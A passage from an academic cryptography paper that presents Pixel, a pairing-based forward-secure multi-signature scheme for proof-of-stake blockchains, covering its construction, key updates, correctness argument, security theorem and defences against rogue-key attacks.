- In Section 7, we evaluate the efficiency savings for storage, bandwidth, and block verification time from using Pixel on the Algorand PoS blockchain.

2 Technical Overview

Our construction builds on prior forward-secure signatures based on hierarchical identity-based encryption (HIBE) [14, 18,22,26] and adds the ability to securely aggregate signatures on the same message as well as to generate public parameters without trusted set-up.

Overview of our scheme. Starting with a bilinear group $(\mathbb{G}_1, \mathbb{G}_2, \mathbb{G}_t)$ with $e : \mathbb{G}_1 \times \mathbb{G}_2 \to \mathbb{G}_t$ of prime order q and generators g_1, g_2 for $\mathbb{G}_1, \mathbb{G}_2$ respectively, a signature on $M \in \mathbb{Z}_q$ at time t under public key g_2^x is of the form:

$$\sigma = (\sigma', \sigma'') = (h^x \cdot F(t,M)^r, g_2^r) \in \mathbb{G}_1 \times \mathbb{G}_2$$

where the function $F(t,M)$ can be computed with some public parameters (two group elements in $\mathbb{G}_1$ in addition to $h \in \mathbb{G}_1$) and r is fresh randomness used for signing. Verification relies on the relation:

$$e(\sigma', g_2) = e(h,y) \cdot e(F(t,M), \sigma'')$$

and completeness follows directly:

$$\begin{aligned} e(\sigma', g_2) &= e(h^x \cdot F(t,M)^r, g_2) \\ &= e(h^x, g_2) \cdot e(F(t,M)^r, g_2) \\ &= e(h, g_2^x) \cdot e(F(t,M), g_2^r) \\ &= e(h,y) \cdot e(F(t,M), \sigma'') \ . \end{aligned}$$

Note that $e(h,y)$ can be precomputed to save verification computation.

Given N signatures $\sigma_1, \ldots, \sigma_N \in \mathbb{G}_1 \times \mathbb{G}_2$ on the same message M at time t under N public keys $g_2^{x_1}, \ldots, g_2^{x_N}$, we can produce a multi-signature Σ on M by computing the coordinate-wise product of $\sigma_1, \ldots, \sigma_N$. Concretely, if $\sigma_i = (h^{x_i} \cdot F(t,M)^{r_i}, g_2^{r_i})$, then

$$\Sigma = (h^{x_1 + \cdots + x_N} \cdot F(t,M)^{r'}, g_2^{r'})$$

where $r' = r_1 + \cdots + r_N$. To verify Σ, we first compute a single *aggregate* public key that is a compressed version of all N individual public keys

$$apk \leftarrow y_1 \cdot \ldots \cdot y_N \ ,$$

and verify Σ against *apk* using the standard verification equation.

How to generate and update keys. To complete this overview, we describe a simplified version of the secret keys and update mechanism, where the secret keys are of size $O(T)$ instead of $O((\log T)^2)$. The construction exploits the fact that the function F satisfies

$$F(t,M) = F(t,0) \cdot F'^M$$

for some constant F'. This means that in order to sign messages at time t, it suffices to know

$$\widetilde{sk}_t = \{h^x \cdot F(t,0)^r, F'^r, g_2^r\}$$

[1] Each tree-based signature comprise $O(\log T)$ group elements corresponding to a path in a tree of depth $\log T$ (see Section 7 for details), and there are N such signatures, one for which committee member.

from which we can compute $(h^x \cdot F(t,M)^r, g_2^r)$.

The secret key sk_t for time t is given by:

$$\widetilde{sk}_t, \widetilde{sk}_{t+1}, \cdots, \widetilde{sk}_T$$

generated using independent randomness. To update from the key sk_t to sk_{t+1}, we simply erase $\widetilde{sk}_t$. Forward security follows from the fact that an adversary who corrupts a signer at time t only learns sk_t and, in particular, does not learn $\widetilde{sk}_{t'}$ for $t' < t$, and is unable to create signatures for past time slots.

To compress the secret keys down to $O((\log T)^2)$ without increasing the signature size, we combine the tree-based approach in [22] with the compact HIBE in [14]. Roughly speaking, each sk_t now contains $\log T$ sub-keys, each of which contains $O(\log T)$ group elements and looks like an "expanded" version of $\widetilde{sk}_t$. (In the simplified scheme, each sk_t contains $T - t + 1$ sub-keys, each of which contains three group elements.)

Security against rogue-key attacks. The design of multi-signature schemes must take into account rogue-key attacks, where an adversary forges a multi-signature by providing specially crafted public keys that are correlated with the public keys of the honest parties. We achieve security against rogue-key attacks by having users provide a proof of possession of their secret key [13, 53]; it suffices here for each user to provide a standard BLS signature y' on its public key y (cf. the proof π in the key generation and verification algorithms in Section 5.2).

Avoiding trusted set-up. Note that the common parameters contain uniformly random group elements $h, h_0, \ldots, h_{\log T}$ in $\mathbb{G}_2$ which are used to define the function F. These elements can be generated using a indifferentiable hash-to-curve algorithm [19,60] evaluated on some fixed sequence of inputs (e.g. determined by the digits of pi), thereby avoiding any trusted set-up.

2.1 Discussion

Related works. The use of HIBE schemes for forward secrecy originates in the context of encryption [22] and has been used in signatures [18,26], key exchange [33] and proxy re-encryption [30]. Our signature scheme is quite similar to the forward-secure signatures of Boyen et al. [18] and achieves the same asymptotic complexity; their construction is more complex in order to achieve security against untrusted updates. The way we achieve aggregation is similar to the multi-signatures in [43].

Alternative approaches to posterior security. There are two variants of the posterior attack: (i) a short-range variant, where an adversary tries to corrupt a committee member prior to completion of the consensus sub-protocol, and (ii) a long-range variant as explained earlier. Dfinity [34], Ouroboros [39] and Casper [21] cope with the short-range attacks by assuming a delay in attacks that is longer than the running time of the consensus sub-protocol. For long-range attacks, Casper adopts a fork choice rule to never revert a finalized block, and in addition, assumes that clients log on with sufficient regularity to gain a complete update-to-date view of the chain. We note that forward-secure signatures provide a clean solution against both attacks, without the need for fork choice rules or additional assumptions about the adversary and the clients.

Application to permissioned blockchains. Consensus protocols, such as PBFT, are also at the core of many permissioned blockchains (e.g. Hyperledger), where only approved parties may join the network. Our signature scheme can similarly be applied to this setting to achieve forward secrecy, reduce communication bandwidth, and produce compact block certificates.

3 Preliminaries

Let $\mathbb{G}_1, \mathbb{G}_2, \mathbb{G}_t$ be multiplicative groups of prime order q with a non-degenerate pairing function $e : \mathbb{G}_1 \times \mathbb{G}_2 \to \mathbb{G}_t$. Let g_1 and g_2 be generators of $\mathbb{G}_1$ and $\mathbb{G}_2$, respectively.

In analogy with the weak bilinear Diffie-Hellman inversion problem ℓ-wBDHI* [14], which was originally defined for Type-1 pairings (i.e., symmetric pairings where we have $\mathbb{G}_1 = \mathbb{G}_2$), we define the following variant for Type-3 pairings denoted ℓ-wBDHI$^*_3$.

$$\begin{aligned}\text{Input: } & A_1 = g_1^{\alpha}, A_2 = g_1^{(\alpha^2)}, \ldots, A_\ell = g_1^{(\alpha^\ell)}, \\ & B_1 = g_2^{\alpha}, B_2 = g_2^{(\alpha^2)}, \ldots, B_\ell = g_2^{(\alpha^\ell)}, \\ & C_1 = g_1^{\gamma}, C_2 = g_2^{\gamma} \\ & \text{for } \alpha, \gamma \xleftarrow{\$} \mathbb{Z}_q \\ \text{Compute: } & e(g_1, g_2)^{(\gamma \cdot \alpha^{\ell+1})}\end{aligned}$$

The advantage $\mathbf{Adv}^{\ell\text{-wBDHI}^*_3}_{\mathbb{G}_1 \times \mathbb{G}_2}(\mathcal{A})$ of an adversary $\mathcal{A}$ is defined as its probability in solving this problem.

As shown in [14], the assumption holds in the generic bilinear group model, with a lower bound of $\Omega(\sqrt{q/\ell})$ (with a matching attack in [25]). Concretely, for the BLS12-381 pairing-friendly curve with $\ell = 32$, the best attack has complexity roughly 2^{125}.

Alternatively, our scheme could be proved secure under a variant of the above assumption where the adversary has to output $g_1^{(\alpha^{\ell+1})}$ given as input $A_1, \ldots, A_\ell, B_1, \ldots, B_\ell$ and given access to an oracle $\psi : g_2^x \mapsto g_1^x$. Because of the ψ oracle, this assumption is incomparable to the ℓ-wBDHI assumption described above.

4 Forward-Secure Signatures

We begin by describing a forward-secure signature scheme, and then extend the construction to a multi-signature scheme in Section 5.

4.1 Definition

We use the Bellare-Miner model [9] to define syntax and security of a forward-secure signature scheme. A forward-secure signature scheme $\mathcal{FS}$ for a message space $\mathcal{M}$ consists of the following algorithms:

Setup: $pp \xleftarrow{\$} \mathsf{Setup}(T)$. All parties agree on the public parameters pp. The setup algorithm mainly fixes the distribution of the parameters given the maximum number of time periods T. The parameters may be generated by a trusted third party, through a distributed protocol, or set to "nothing-up-my-sleeve" numbers. The public parameters are taken to be an implicit input to all of the following algorithms.

Key generation: $(pk, sk_1) \xleftarrow{\$} \mathsf{Kg}$. The signer runs the key generation algorithm on input the maximum number of time periods T to generate a public verification key pk and an initial secret signing key sk_1 for the first time period.

Key update: $sk_{t+1} \xleftarrow{\$} \mathsf{Upd}(sk_t)$. The signer updates its secret key sk_t for time period t to sk_{t+1} for the next period using the key update algorithm. The scheme could also offer a "fast-forward" update algorithm $sk_{t'} \xleftarrow{\$} \mathsf{Upd}'(sk_t, t')$ for any $t' > t$ that is more efficient than repetitively applying Upd.

Signing: $\sigma \xleftarrow{\$} \mathsf{Sign}(sk_t, M)$. On input the current signing key sk_t and message $M \in \mathcal{M}$, the signer uses this algorithm to compute a signature σ.

Verification. $b \leftarrow \mathsf{Vf}(pk, t, M, \sigma)$. Anyone can verify a signature σ for on message M for time period t under public key pk by running the verification algorithm, which returns 1 to indicate that the signature is valid and 0 otherwise.

Correctness.

Correctness requires that for all messages $M \in \mathcal{M}$ and for all time periods $t \in [T]$ it holds that

$$\Pr[\mathsf{Vf}(pk, t, M, \mathsf{Sign}(sk_t, M)) = 1] = 1$$

where the coin tosses are over $pp \xleftarrow{\$} \mathsf{Setup}(T)$, $(pk, sk_1) \xleftarrow{\$} \mathsf{Kg}$, and $sk_i \leftarrow \mathsf{Upd}(sk_{i-1})$ for $i = 2, \ldots, t$.

Moreover, if the scheme has a fast-forward update algorithm, then the keys it produces must be distributed identically to those produced by repetitive application of the regular update algorithm. Meaning, for all $t, t' \in [T]$ with $t < t' \leq T$ and for all sk_t it holds that $sk'_{t'} \xleftarrow{\$} \mathsf{Upd}'(sk_t, t')$ follows the same distribution as sk_t produced as $sk_i \xleftarrow{\$} \mathsf{Upd}(sk_{i-1})$ for $i = t+1, \ldots, t'$.

Security.

Unforgeability under chosen-message attack for forward-secure signatures is defined through the following game. The experiment generates a fresh key pair (pk, sk_1) and hands the public key pk to the adversary $\mathcal{A}$. The adversary is given access to the following oracles:

Key update. If the current time period t (initially set to $t = 1$) is less than T, then this oracle updates the key sk_t to sk_{t+1} and increases t.

Signing. On input a message M, this oracle runs the signing oracle with the current secret key sk_t and message M, and returns the resulting signature σ.

Break in. The experiment records the break-in time $\bar{t} \leftarrow t$ and hands the current signing key $sk_{\bar{t}}$ to the adversary. This oracle can only be queried once, and after it has been queried, the adversary can make no further queries to the key update or signing oracles.

At the end of the game, the adversary outputs its forgery (t^*, M^*, σ^*). It wins the game if σ^* verifies correctly under pk for time period t^* and message M^*, if it never queried the signing oracle on M^* during time period t^*, and if it queried the break-in oracle, then it did so in a time period $\bar{t} > t^*$. We define $\mathcal{A}$'s advantage $\mathbf{Adv}^{\text{fu-cma}}_{\mathcal{FS}}(\mathcal{A})$ as its probability in winning the above game.

We also define a selective variant of the above notion, referred to as sfu-cma, where the adversary first has to commit to $\bar{t}$, t^*, and M^*. More specifically, $\mathcal{A}$ first outputs $(\bar{t}, t^*, M^*)$, then receives the public key pk, is allowed to make signature and key update queries until time period $t = \bar{t}$ is reached, at which point it is given $sk_{\bar{t}}$ and outputs its forgery σ^*.

4.2 Encoding time periods

Following [22], we associate time periods with all nodes of the tree according to a pre-order traversal. Prior tree-based forward-secure signatures [9, 46] associate time periods with the only leaf nodes; using all nodes allows us to reduce the amortized complexity of key updates from $O(\log T)$ exponentiations to $O(1)$ exponentiations.

Recall that a tree of depth $\ell - 1$ has $2^\ell - 1$ nodes, which then correspond to time periods in $[2^\ell - 1]$. We will identify the nodes of the tree of depth $\ell - 1$ with strings in $\{1,2\}^{\leq \ell - 1}$ where 1 denotes taking the left branch and 2 denotes taking the right branch. We work with $\{1,2\}$ instead of $\{0,1\}$ for technical reasons: roughly speaking, in the scheme, we need to work with strings of length exactly $\ell - 1$, which we obtain by padding strings in $\{1,2\}^{\leq \ell - 1}$ with zeroes.

We can also describe the association explicitly as a bijection between $\mathbf{t} = t_1 \| t_2 \| \ldots \in \{1,2\}^{\leq \ell - 1}$ and $t \in [2^\ell - 1]$ for

any integer ℓ given by

$$t(\mathbf{t}) = 1 + \sum_{i=1}^{|\mathbf{t}|} (1 + 2^{\ell - i}(t_i - 1)) \ .$$

For instance, for $\ell = 3$, this maps $\varepsilon, 1, 11, 12, 2, 21, 22$ to $1, 2, 3, 4, 5, 6, 7$. The inverse of the bijection can be described as

$$\begin{aligned} \mathbf{t}(1) &= \varepsilon \\ \mathbf{t}(t) &= \mathbf{t}(t-1) \| 1 && \text{if } |\mathbf{t}(t-1)| < \ell - 1 \\ \mathbf{t}(t) &= \bar{\mathbf{t}} \| 2 && \text{if } |\mathbf{t}(t-1)| = \ell - 1 \end{aligned}$$

where $\bar{\mathbf{t}}$ is the longest string such that $\bar{\mathbf{t}} \| 1$ is a prefix of $\mathbf{t}(t-1)$.

The bijection induces a natural precedence relation over $\{1,2\}^{\leq \ell - 1}$ where $\mathbf{t} \preceq \mathbf{t}'$ iff either $\mathbf{t}$ is a prefix of $\mathbf{t}'$ or exists $\bar{\mathbf{t}}$ s.t. $\bar{\mathbf{t}} \| 1$ is a prefix of $\mathbf{t}$ and $\bar{\mathbf{t}} \| 2$ is a prefix of $\mathbf{t}'$. We also write $\mathbf{t}, \mathbf{t}+1$ corresponding to $t, t+1$.

Next, we associate any $\mathbf{t} \in \{1,2\}^{\leq \ell - 1}$ with a set $\Gamma_{\mathbf{t}} \subset \{1,2\}^{\leq \ell - 1}$ given by

$$\Gamma_{\mathbf{t}} := \{ \mathbf{t} \} \cup \{ \bar{\mathbf{t}} \| 2 : \bar{\mathbf{t}} \| 1 \text{ prefix of } \mathbf{t} \}$$

that corresponds to the set containing $\mathbf{t}$ and all the right-hand siblings of nodes on the path from $\mathbf{t}$ to the root, which also happens to be the smallest set of nodes that includes a prefix of all $\mathbf{t}' \succeq \mathbf{t}$. For instance, for $\ell = 3$, we have

$$\Gamma_1 = \{1,2\}, \Gamma_{11} = \{11, 12, 2\}, \Gamma_{12} = \{12, 2\} \ .$$

The sets $\Gamma_{\mathbf{t}}$ satisfy the following properties:

- $\mathbf{t}' \succeq \mathbf{t}$ iff there exists $\mathbf{u} \in \Gamma_{\mathbf{t}}$ s.t. $\mathbf{u}$ is a prefix of $\mathbf{t}'$;
- For all $\mathbf{t}$, we have $\Gamma_{\mathbf{t}+1} = \Gamma_{\mathbf{t}} \setminus \{\mathbf{t}\}$ if $|\mathbf{t}| = \ell - 1$ or $\Gamma_{\mathbf{t}+1} = (\Gamma_{\mathbf{t}} \setminus \{\mathbf{t}\}) \cup \{\mathbf{t}\|1, \mathbf{t}\|2\}$ otherwise;
- For all $\mathbf{t}' \succ \mathbf{t}$, we have that for all $\mathbf{u}' \in \Gamma_{\mathbf{t}'}$, there exists $\mathbf{u} \in \Gamma_{\mathbf{t}}$ such that $\mathbf{u}$ is a prefix of $\mathbf{u}'$.

The first property is used for verification and for reasoning about security; the second and third properties are used for key updates.

4.3 Construction

We assume the bound T is of the form $2^{\ell} - 1$. We use the above bijection so that the algorithms take input $\mathbf{t} \in \{1,2\}^{\leq \ell - 1}$ instead of $t \in [T]$. The following scheme is roughly the result of applying the Canetti-Halevi-Katz technique to obtain forward security from hierarchical identity-based encryption (HIBE) [23] to the signature scheme determined by the key structure of the Boneh-Boyen-Goh HIBE scheme [14]; we describe the differences at the end of this subsection.

Setup. Let $\mathcal{M}$ be the message space of the scheme and let $\mathsf{H}_q : \mathcal{M} \to \{0,1\}^{\kappa}$ be a hash function that maps messages to bit strings of length κ such that $2^{\kappa} < q$. Apart from the description of the groups, the common system parameters also contain the maximum number of time slots $T = 2^{\ell} - 1$ and random group elements $h, h_0, \ldots, h_{\ell} \xleftarrow{\$} \mathbb{G}_1$. These parameters could, for example, be generated as the output of a hash function modeled as a random oracle.

Key generation. Each signer chooses $x \xleftarrow{\$} \mathbb{Z}_q$ and computes $y \leftarrow g_2^x$. It sets its public to $pk = y$ and computes its initial secret key $sk_1 \leftarrow \{\widetilde{sk}_{\varepsilon}\}$ where $\widetilde{sk}_{\varepsilon} = \left(g_2^r \ , \ h^x h_0^r \ , \ h_1^r, \ldots, h_{\ell}^r\right)$ for $r \xleftarrow{\$} \mathbb{Z}_q$.

Key update. We associate with each $\mathbf{w} \in \{1,2\}^k$ with $k \leq \ell - 1$ a key $\widetilde{sk}_{\mathbf{w}}$ of the form

$$\begin{aligned} \widetilde{sk}_{\mathbf{w}} &= (c, d, e_{k+1}, \ldots, e_{\ell}) \\ &= \left(g_2^r \ , \ h^x (h_0 \prod_{j=1}^{k} h_j^{w_j})^r \ , \ h_{k+1}^r \ , \ \ldots \ , \ h_{\ell}^r \right) \quad (1) \end{aligned}$$

for $r \xleftarrow{\$} \mathbb{Z}_q$. Given $\widetilde{sk}_{\mathbf{w}}$, one can derive a key for any $\mathbf{w}' \in \{1,2\}^{k'}$ which contains $\mathbf{w}$ as a prefix as

$$\begin{aligned} (c', d', e'_{k'+1}, \ldots, e'_{\ell}) = \Bigg(& c \cdot g_2^{r'} \ , \ d \cdot \prod_{j=k+1}^{k'} e_j^{w_j} \cdot (h_0 \prod_{j=1}^{k'} h_j^{w_j})^{r'} \ , \\ & e_{k'+1} \cdot h_{k'+1}^{r'} \ , \ \ldots \ , \ e_{\ell} \cdot h_{\ell}^{r'} \Bigg) \quad (2) \end{aligned}$$

for $r' \xleftarrow{\$} \mathbb{Z}_q$.

The secret key $sk_{\mathbf{t}}$ at time period $\mathbf{t}$ is given by

$$sk_{\mathbf{t}} = \{\widetilde{sk}_{\mathbf{w}} : \mathbf{w} \in \Gamma_{\mathbf{t}}\} \ ,$$

which, by the first property of $\Gamma_{\mathbf{t}}$, contains a key $\widetilde{sk}_{\mathbf{w}}$ for a prefix $\mathbf{w}$ of all nodes $\mathbf{t}' \succeq \mathbf{t}$.

To perform a regular update of $sk_{\mathbf{t}}$ to $sk_{\mathbf{t}+1}$, the signer users the second property of $\Gamma_{\mathbf{t}}$. Namely, if $|\mathbf{t}| < \ell - 1$, then the signer looks up $\widetilde{sk}_{\mathbf{t}} = (c, d, e_{|\mathbf{t}|+1}, \ldots, e_{\ell}) \in sk_{\mathbf{t}}$, computes

$$\widetilde{sk}_{\mathbf{t}\|1} \leftarrow (c, d \cdot e_{|\mathbf{t}|+1}, e_{|\mathbf{t}|+2}, \ldots, e_{\ell}) \ ,$$

and derives $\widetilde{sk}_{\mathbf{t}\|2}$ from $\widetilde{sk}_{\mathbf{t}}$ using Equation (2). The signer then sets $sk_{\mathbf{t}+1} \leftarrow (sk_{\mathbf{t}} \setminus \widetilde{sk}_{\mathbf{t}}) \cup \{\widetilde{sk}_{\mathbf{t}\|1}, \widetilde{sk}_{\mathbf{t}\|2}\}$ and securely deletes $sk_{\mathbf{t}}$ as well as the re-randomization exponent r' used in the derivation of $\widetilde{sk}_{\mathbf{t}\|2}$.

If $|\mathbf{t}| = \ell - 1$, then the signer simply sets $sk_{\mathbf{t}+1} \leftarrow sk_{\mathbf{t}} \setminus \{\widetilde{sk}_{\mathbf{t}}\}$ and securely deletes $sk_{\mathbf{t}}$.

To perform a fast-forward update of its key to any time $\mathbf{t}' \succeq \mathbf{t}$, the signer derives keys $\widetilde{sk}_{\mathbf{w}'}$ for all nodes $\mathbf{w}' \in \Gamma_{\mathbf{t}'} \setminus \Gamma_{\mathbf{t}}$ by applying Equation (2) to the key $\widetilde{sk}_{\mathbf{w}} \in sk_{\mathbf{t}}$ such that $\mathbf{w}$ is a prefix of $\mathbf{w}'$, which must exist due to the third property of $\Gamma_{\mathbf{t}}$. The signer then sets $sk_{\mathbf{t}'} \leftarrow \{\widetilde{sk}_{\mathbf{w}'} : \mathbf{w}' \in \Gamma_{\mathbf{t}'}\}$ and securely deletes $sk_{\mathbf{t}}$ as well as all re-randomization exponents used in the key derivations.

Signing. To generate a signature on message $M \in \mathcal{M}$ in time period $\mathbf{t} \in \{1,2\}^{\leq \ell-1}$, the signer looks up $\widetilde{sk}_{\mathbf{t}} = (c, d, e_{|\mathbf{t}|+1}, \ldots, e_\ell) \in sk_{\mathbf{t}}$, chooses $r' \xleftarrow{\$} \mathbb{Z}_q$, and outputs

$$(\sigma_1, \sigma_2) \;=\; \left(d \cdot e_\ell^{\mathsf{H}_q(M)} \cdot \big(h_0 \cdot \prod_{j=1}^{|\mathbf{t}|} h_j^{t_j} \cdot h_\ell^{\mathsf{H}_q(M)}\big)^{r'} \;,\; c \cdot g_2^{r'} \right).$$

Verification. Anyone can verify a signature $(\sigma_1, \sigma_2) \in \mathbb{G}_1 \times \mathbb{G}_2$ on message M under public key $pk = y$ in time period $\mathbf{t}$ by checking whether

$$\mathrm{e}(\sigma_1, g_2) \;=\; \mathrm{e}(h, y) \cdot \mathrm{e}\big(h_0 \cdot \prod_{j=1}^{|\mathbf{t}|} h_j^{t_j} \cdot h_\ell^{\mathsf{H}_q(M)} \;,\; \sigma_2\big) \;.$$

Note that the pairing $\mathrm{e}(h, y)$ can be pre-computed from the public key ahead of time, so that verification only requires two pairing computations.

Differences from prior works. We highlight the differences between our scheme and those in [14, 18, 22], assuming some familiarity with these prior constructions.

- We rely on asymmetric bilinear groups for efficiency, and our signature sits in $\mathbb{G}_2 \times \mathbb{G}_1$ instead of $\mathbb{G}_2^2$. This way, it is sufficient to give out the public parameters $h_0, \ldots, h_\ell$ in $\mathbb{G}_1$ (which we can then instantiate using hash-to-curve without trusted set-up) instead of having to generate "consistent" public parameters $(h_i, h_i') = (g_1^{x_i}, g_2^{x_i}) \in \mathbb{G}_1 \times \mathbb{G}_2$.
- Our key-generation algorithm also deviates from that in the Boneh-Boyen-Goh HIBE, which would set

  $$pk = \mathrm{e}(g_1, g_2)^x, h = g_1, \widetilde{sk}_\varepsilon = \big(g_2^r, g_1^x h_0^r, h_1^r, \ldots, h_\ell^r\big).$$

  In our scheme, $pk = g_2^x$ lies in $\mathbb{G}_2$ instead of $\mathbb{G}_\mathrm{t}$ and is therefore smaller. Setting h to be random instead of g_1 also allows us to achieve security under weaker assumptions. In fact, setting $h = g_1$ and $pk = g_2^x$ would yield an insecure scheme in symmetric pairing groups where $g_1 = g_2$, since $h^x = g_1^x = g_2^x = pk$.

4.4 Correctness

We say that a secret key $sk_{\mathbf{t}}$ for time period $\mathbf{t}$ is *well-formed* if $sk_{\mathbf{t}} = \{\widetilde{sk}_{\mathbf{w}} : \mathbf{w} \in \Gamma_{\mathbf{t}}\}$, where each $\widetilde{sk}_{\mathbf{w}}$ is of the form of Equation (1) for an independent uniformly distributed exponent $r \xleftarrow{\$} \mathbb{Z}_q$. We first show that all honestly generated and updated secret keys are well-formed, and then proceed to the verification of signatures.

The key $sk_{\mathbf{t}}$ is trivially well-formed for $t = 1$, i.e., $\mathbf{t} = \varepsilon$, as can be seen from the key generation algorithm. We now show that $sk_{\mathbf{t}}$ is also well-formed after a regular update from time $\mathbf{t}$ to $\mathbf{t}+1$ and after a fast-forward update from $\mathbf{t}$ to $\mathbf{t}' \succ \mathbf{t}$.

In a regular update, assume that $sk_{\mathbf{t}}$ is well-formed. If $|\mathbf{t}| = \ell - 1$, then the update procedure sets $sk_{\mathbf{t}+1} \leftarrow sk_{\mathbf{t}} \setminus \{\widetilde{sk}_{\mathbf{t}}\}$, which by the second property of $\Gamma_{\mathbf{t}}$ and the induction hypothesis means that $sk_{\mathbf{t}+1}$ is also well-formed. If $|\mathbf{t}| < \ell - 1$, the update procedure adds keys $\widetilde{sk}_{\mathbf{t}\|1}$ and $\widetilde{sk}_{\mathbf{t}\|2}$ and removes $\widetilde{sk}_{\mathbf{t}}$ from $sk_{\mathbf{t}}$, which by the second property of $\Gamma_{\mathbf{t}}$ indeed corresponds to $\{\mathbf{w} : \mathbf{w} \in \Gamma_{\mathbf{t}+1}\}$. Moreover, $\widetilde{sk}_{\mathbf{t}\|1}$ is derived from $\widetilde{sk}_{\mathbf{t}} = \widetilde{sk}_{\mathbf{t}\|1} \leftarrow (c, d, e_{|\mathbf{t}|+1}, \ldots, e_\ell)$ as $\widetilde{sk}_{\mathbf{t}\|1} \leftarrow (c, d \cdot e_{|\mathbf{t}|+1}, e_{|\mathbf{t}|+2}, \ldots, e_\ell)$, which satisfies Equation (1) with randomness r that is independent from all other keys in $sk_{\mathbf{t}+1}$ because $\widetilde{sk}_{\mathbf{t}} \notin sk_{\mathbf{t}+1}$. Similarly, $\widetilde{sk}_{\mathbf{t}\|2}$ satisfies Equation (1) because it is generated as

$$\begin{aligned}
c' \;&=\; c \cdot g_2^{r'} \;=\; g_2^{r+r'} \\
d' \;&=\; d \cdot e_{k+1} \cdot (h_0 \prod_{j=1}^{k} h_j^{t_j} \cdot h_{k+1}^{w_{k+1}})^{r'} \\
&=\; h^x (h_0 \prod_{j=1}^{k} h_j^{t_j} \cdot h_{k+1}^2)^{r+r'} \\
e'_{k+2} \;&=\; e_{k+2} \cdot h_{k+2}^{r'} \;=\; h_{k+2}^{r+r'} \\
&\;\;\vdots \\
e'_\ell \;&=\; e_\ell \cdot h_\ell^{r'} \;=\; h_\ell^{r+r'}
\end{aligned}$$

satisfying Equation (1) with randomness $r + r'$, which is independent of the randomness of other keys in $sk_{\mathbf{t}+1}$ due to the uniform choice of r'.

For the fast-forward update procedure, one can see that if $sk_{\mathbf{t}}$ is well-formed, then the updated key $sk_{\mathbf{t}'}$ for $\mathbf{t}' \succ \mathbf{t}$ is well-formed as well. Indeed, by adding the keys for nodes in $\Gamma_{\mathbf{t}'} \setminus \Gamma_{\mathbf{t}}$ and removing those for $\Gamma_{\mathbf{t}} \setminus \Gamma_{\mathbf{t}'}$, we have that $sk_{\mathbf{t}'}$ contains keys $\widetilde{sk}_{\mathbf{w}}$ for all $\mathbf{w} \in \Gamma_{\mathbf{t}'}$. The randomness independence is guaranteed by the random choice of r' in Equation (2). In the optimized variant, all keys still have independent randomness because one key $\widetilde{sk}_{\mathbf{w}'} \in sk_{\mathbf{t}'}$ will have the same randomness r as some key $\widetilde{sk}_{\mathbf{w}} \in sk_{\mathbf{t}}$ where $\mathbf{w}$ is a prefix of $\mathbf{w}'$. That randomness is independent from all other keys in $sk_{\mathbf{t}'}$, however, because the key $\widetilde{sk}_{\mathbf{w}}$ does not occur in $sk_{\mathbf{t}'}$. Indeed, by the definition of $\Gamma_{\mathbf{t}'}$, one can see that $\Gamma_{\mathbf{t}'}$ cannot have elements $\mathbf{w} \neq \mathbf{w}'$ with $\mathbf{w}$ a prefix of $\mathbf{w}'$.

To see why signature verification works, observe that a signature for time period $\mathbf{t}$ and message M is computed from a key $\widetilde{sk}_{\mathbf{t}} = (c, d, e_{|\mathbf{t}|+1}, \ldots, e_\ell)$ in a well-formed key $sk_{\mathbf{t}}$. The

left-hand side of the verification equation is therefore

$$\begin{aligned}
\mathrm{e}(\sigma_1, g_2) &= \mathrm{e}\Big(d \cdot e_\ell^{\mathsf{H}_q(M)} \cdot \big(h_0 \cdot \prod_{j=1}^{|\mathbf{t}|} h_j^{t_j} \cdot h_\ell^{\mathsf{H}_q(M)}\big)^{r'} \;,\; g_2\Big) \\
&= \mathrm{e}\Big(h^x \big(h_0 \cdot \prod_{j=1}^{|\mathbf{t}|} h_j^{t_j} \cdot h_\ell^{\mathsf{H}_q(M)}\big)^{r+r'} \;,\; g_2\Big) \\
&= \mathrm{e}(h^x, g_2) \cdot \mathrm{e}\Big(h_0 \cdot \prod_{j=1}^{|\mathbf{t}|} h_j^{t_j} \cdot h_\ell^{\mathsf{H}_q(M)} \;,\; g_2\Big)^{r+r'} \\
&= \mathrm{e}(h, y) \cdot \mathrm{e}\Big(h_0 \cdot \prod_{j=1}^{|\mathbf{t}|} h_j^{t_j} \cdot h_\ell^{\mathsf{H}_q(M)} \;,\; \sigma_2\Big) \;.
\end{aligned}$$

4.5 Security

Theorem 1. *For any* fu-cma *adversary $\mathcal{A}$ against the above forward-secure signature scheme in the random-oracle model for $T = 2^\ell - 1$ time periods, there exists an adversary $\mathcal{B}$ with essentially the same running time and advantage in solving the ℓ-wBDHI$^*_3$ problem*

$$\mathbf{Adv}^{\ell\text{-wBDHI}^*_3}_{\mathbb{G}_1 \times \mathbb{G}_2}(\mathcal{B}) \;\geq\; \frac{1}{T \cdot q_{\mathrm{H}}} \cdot \mathbf{Adv}^{\text{fu-cma}}_{\mathcal{FS}}(\mathcal{A}) - \frac{q_{\mathrm{H}}^2}{2^\kappa} \;,$$

where q_{H} is the number of random-oracle queries made by $\mathcal{A}$.

We refer the interested reader to Appendix A for the full proof of security.

5 Forward-Secure Multi-Signatures

To obtain a multi-signature scheme, we observe that the component-wise product $(\Sigma_1, \Sigma_2) = (\prod_{i=1}^n \sigma_{i,1}, \prod_{i=1}^n \sigma_{i,2})$ of a number of signatures $(\sigma_{1,1}, \sigma_{1,2}), \ldots, (\sigma_{n,1}, \sigma_{n,2})$ satisfies the verification equation with respect of the product of public keys $Y = y_1 \cdot \ldots \cdot y_n$. This method of combining signatures is vulnerable to a rogue-key attack, however, where a malicious signer chooses his public key based on that of an honest signer, so that the malicious signer can compute valid signatures for their aggregated public key. The scheme below borrows a technique due to Ristenpart and Yilek [53] using proofs of possession (denote by π below) to prevent against these types of attack.

5.1 Definitions

In addition to the algorithms of a forward-secure signature scheme in Section 4.1, a forward-secure multi-signature scheme $\mathcal{FMS}$ in the key verification model has a key generation that additionally outputs a proof π for the public key:

Key generation: $(pk, \pi, sk_1) \xleftarrow{\$} \mathsf{Kg}$. The key generation algorithm generates a public verification key pk, a proof π, and an initial secret signing key sk_1 for the first time period.

and additionally has the following algorithms:

Key verification: $b \leftarrow \mathsf{KVf}(pk, \pi)$. The key verification algorithm returns 1 if the proof pk is valid for pk and returns 0 otherwise.

Key aggregation: $apk \xleftarrow{\$} \mathsf{KAgg}(pk_1, \ldots, pk_n)$. On input a list of individual public keys $(pk_1, \ldots, pk_n)$, the key aggregation returns an aggregate public key apk, or $\perp$ to indicate that key aggregation failed.

